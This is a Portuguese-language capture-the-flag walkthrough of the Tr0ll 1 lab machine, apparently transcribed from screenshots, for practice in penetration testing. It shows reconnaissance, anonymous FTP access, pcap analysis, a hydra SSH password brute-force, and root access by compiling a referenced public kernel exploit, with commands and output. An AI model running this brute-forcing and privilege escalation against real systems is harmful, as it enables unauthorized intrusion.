

Tr0ll 1

IP da máquina: 192.168.1.107 // MAC: 00:0c:28:a1:68:3a

Resultados do nmap:




```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx    1 1000     0            8068 Aug 10  2014 lol.pcap [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.106
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 600
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
|   2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
|   256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|_  256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
```



```
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
| http-robots.txt: 1 disallowed entry
|_/secret
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:28:A1:68:3A (Rifatron)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


FTP anônimo:

Login: anonymous // Senha: anonymous



```
root@kali:~# ftp 192.168.1.107
Connected to 192.168.1.107.
220 (vsFTPd 3.0.2)
Name (192.168.1.107:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxrwx    1 1000     0            8068 Aug 10  2014 lol.pcap
226 Directory send OK.
ftp> ls -lha
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        112          4096 Aug 10  2014 .
drwxr-xr-x    2 0        112          4096 Aug 10  2014 ..
-rwxrwxrwx    1 1000     0            8068 Aug 10  2014 lol.pcap
226 Directory send OK.
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
226 Transfer complete.
8068 bytes received in 0.03 secs (284.6014 kB/s)
```

Analise feita do arquivo lol.pcap com o wireshark:


lol.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.   Time       Source      Destination  Protoco  Length Info
   49 19.814936  10.0.0.12   10.0.0.6     FTP        89 Request: PORT 10,0,0,12,172,74
   50 19.815150  10.0.0.6    10.0.0.12    FTP       117 Response: 200 PORT command successful. Consider using PASV.
   51 19.815205  10.0.0.12   10.0.0.6     FTP        72 Request: LIST
   55 19.815848  10.0.0.6    10.0.0.12    FTP       105 Response: 150 Here comes the directory listing.
   61 19.817848  10.0.0.6    10.0.0.12    FTP        90 Response: 226 Directory send OK.
   63 39.694179  10.0.0.12   10.0.0.6     FTP        72 Request: QUIT
   64 39.694515  10.0.0.6    10.0.0.12    FTP        80 Response: 221 Goodbye.
   24 9.816122   10.0.0.6    10.0.0.12    FTP-DA…   140 FTP Data: 74 bytes (PORT) (LIST)
   40 17.799796  10.0.0.6    10.0.0.12    FTP-DA…   213 FTP Data: 147 bytes (PORT) (RETR secret_stuff.txt)
   56 19.815852  10.0.0.6    10.0.0.12    FTP-DA…   140 FTP Data: 74 bytes (PORT) (LIST)
    1 0.000000   10.0.0.12   10.0.0.6     TCP        74 52449 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=380917 …
    2 0.000329   10.0.0.6    10.0.0.12    TCP        74 21 → 52449 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TS…
    3 0.000345   10.0.0.12   10.0.0.6     TCP        66 52449 → 21 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=380917 TSecr=1749793
    5 0.001811   10.0.0.12   10.0.0.6     TCP        66 52449 → 21 [ACK] Seq=1 Ack=21 Win=29696 Len=0 TSval=380918 TSecr=1749794
    7 3.895112   10.0.0.6    10.0.0.12    TCP        66 21 → 52449 [ACK] Seq=21 Ack=17 Win=28960 Len=0 TSval=1750767 TSecr=381891
    9 3.895209   10.0.0.12   10.0.0.6     TCP        66 52449 → 21 [ACK] Seq=17 Ack=55 Win=29696 Len=0 TSval=381891 TSecr=1750767
```

```
  [Command: RETR secret_stuff.txt]
  Command frame: 35
  [Current working directory: ]
▾ Line-based text data (3 lines)
    Well, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :-P\n
```

```
0040  e1 57 57 65 6c 6c 2c 20  77 65 6c 6c 2c 20 77 65   ·WWell,  well, we
0050  6c 6c 2c 20 61 72 65 6e  27 74 20 79 6f 75 20 6a   ll, aren 't you j
0060  75 73 74 20 61 20 63 6c  65 76 65 72 20 6c 69 74   ust a cl ever lit
0070  74 6c 65 20 64 65 76 69  6c 2c 20 79 6f 75 20 61   tle devi l, you a
0080  6c 6d 6f 73 74 20 66 6f  75 6e 64 20 74 68 65 20   lmost fo und the
0090  73 75 70 33 72 73 33 63  72 33 74 64 69 72 6c 6f   sup3rs3c r3tdirlo
00a0  6c 20 3a 2d 50 0a 0a 53  75 63 6b 73 2c 20 79 6f   l :-P··S ucks, yo
00b0  75 20 77 65 72 65 20 73  6f 20 63 6c 6f 73 65 2e   u were s o close.
00c0  2e 2e 20 67 6f 74 74 61  20 54 52 59 20 48 41 52   .. gotta  TRY HAR
00d0  44 45 52 21 0a                                      DER!·
```

Diretório encontrado:

http://192.168.1.107/sup3rs3cr3tdirlol/




Index of /sup3rs3cr3tdirlol

Name	Last modified	Size	Description
Parent Directory		-	
roflmao	2014-08-11 18:45	7.1K	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.107 Port 80

Resultados do strings:




```
root@kali:~/Downloads# strings roflmao
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
[^_]
Find address 0x0856BF to proceed
;*2$"
GCC: (Ubuntu 4.8.2-19ubuntu1) 4.8.2
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rel.dyn
.rel.plt
.init
.text
.fini
.rodata
```

```
crtstuff.c
__JCR_LIST__
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
completed.6590
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
roflmao.c
__FRAME_END__
__JCR_END__
__init_array_end
_DYNAMIC
__init_array_start
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
__x86.get_pc_thunk.bx
data_start
printf@@GLIBC_2.0
_edata
_fini
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_start_main@@GLIBC_2.0
__libc_csu_init
_end
```

Outro diretório encontrado:

http://192.168.1.107/0x0856BF/




Index of /0x0856BF

Name	Last modified	Size	Description
Parent Directory		-	
good_luck/	2014-08-12 23:59	-	
this_folder_contains_the_password/	2014-08-12 23:58	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.107 Port 80


Lista de senhas encontradas:

http://192.168.1.107/0x0856BF/good_luck/which_one_lol.txt


192.168.1.107/0x0856BF/go
192.168.1.107/0x0856BF/good_luck/which_one_lol.txt


```
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vis1t0r
overflow
```

Resultado do hydra:




```
root@kali:~/Downloads# hydra -L which_one_lol.txt -p Pass.txt 192.168.1.107 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
 for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-04 15:41:42
[DATA] max 4 tasks per 1 server, overall 4 tasks, 11 login tries (l:11/p:1), ~3 tries per task
[DATA] attacking ssh://192.168.1.107:22/
[22][ssh] host: 192.168.1.107   login: overflow   password: Pass.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-04 15:41:49
```

SSH:



```
root@kali:~# ssh overflow@192.168.1.107
The authenticity of host '192.168.1.107 (192.168.1.107)' can't be established.
ECDSA key fingerprint is SHA256:aifInt5MUU8pBMSjpS188RmsVqEwF+rj4na7UyLYCD0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.107' (ECDSA) to the list of known hosts.
overflow@192.168.1.107's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Aug 13 01:14:09 2014 from 10.0.0.12
Could not chdir to home directory /home/overflow: No such file or directory
$ id
uid=1002(overflow) gid=1002(overflow) groups=1002(overflow)
$
```


Informações do sistema:



```
$ uname -a
Linux troll 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
$ 
```


Fazendo upload do exploit:

https://www.exploit-db.com/exploits/37292



```
root@kali:~# scp a.c overflow@192.168.1.107:/tmp
overflow@192.168.1.107's password:
Could not chdir to home directory /home/overflow: No such file or directory
a.c                                                                       100% 4982     5.2MB/s   00:00
```

Root:



```
$ ls
a.c
$ gcc a.c -o arquivo
$ ./arquivo
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1002(overflow)
# sysinfo
sh: 2: sysinfo: not found
# uname
Linux
# uname -a
Linux troll 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
# 
```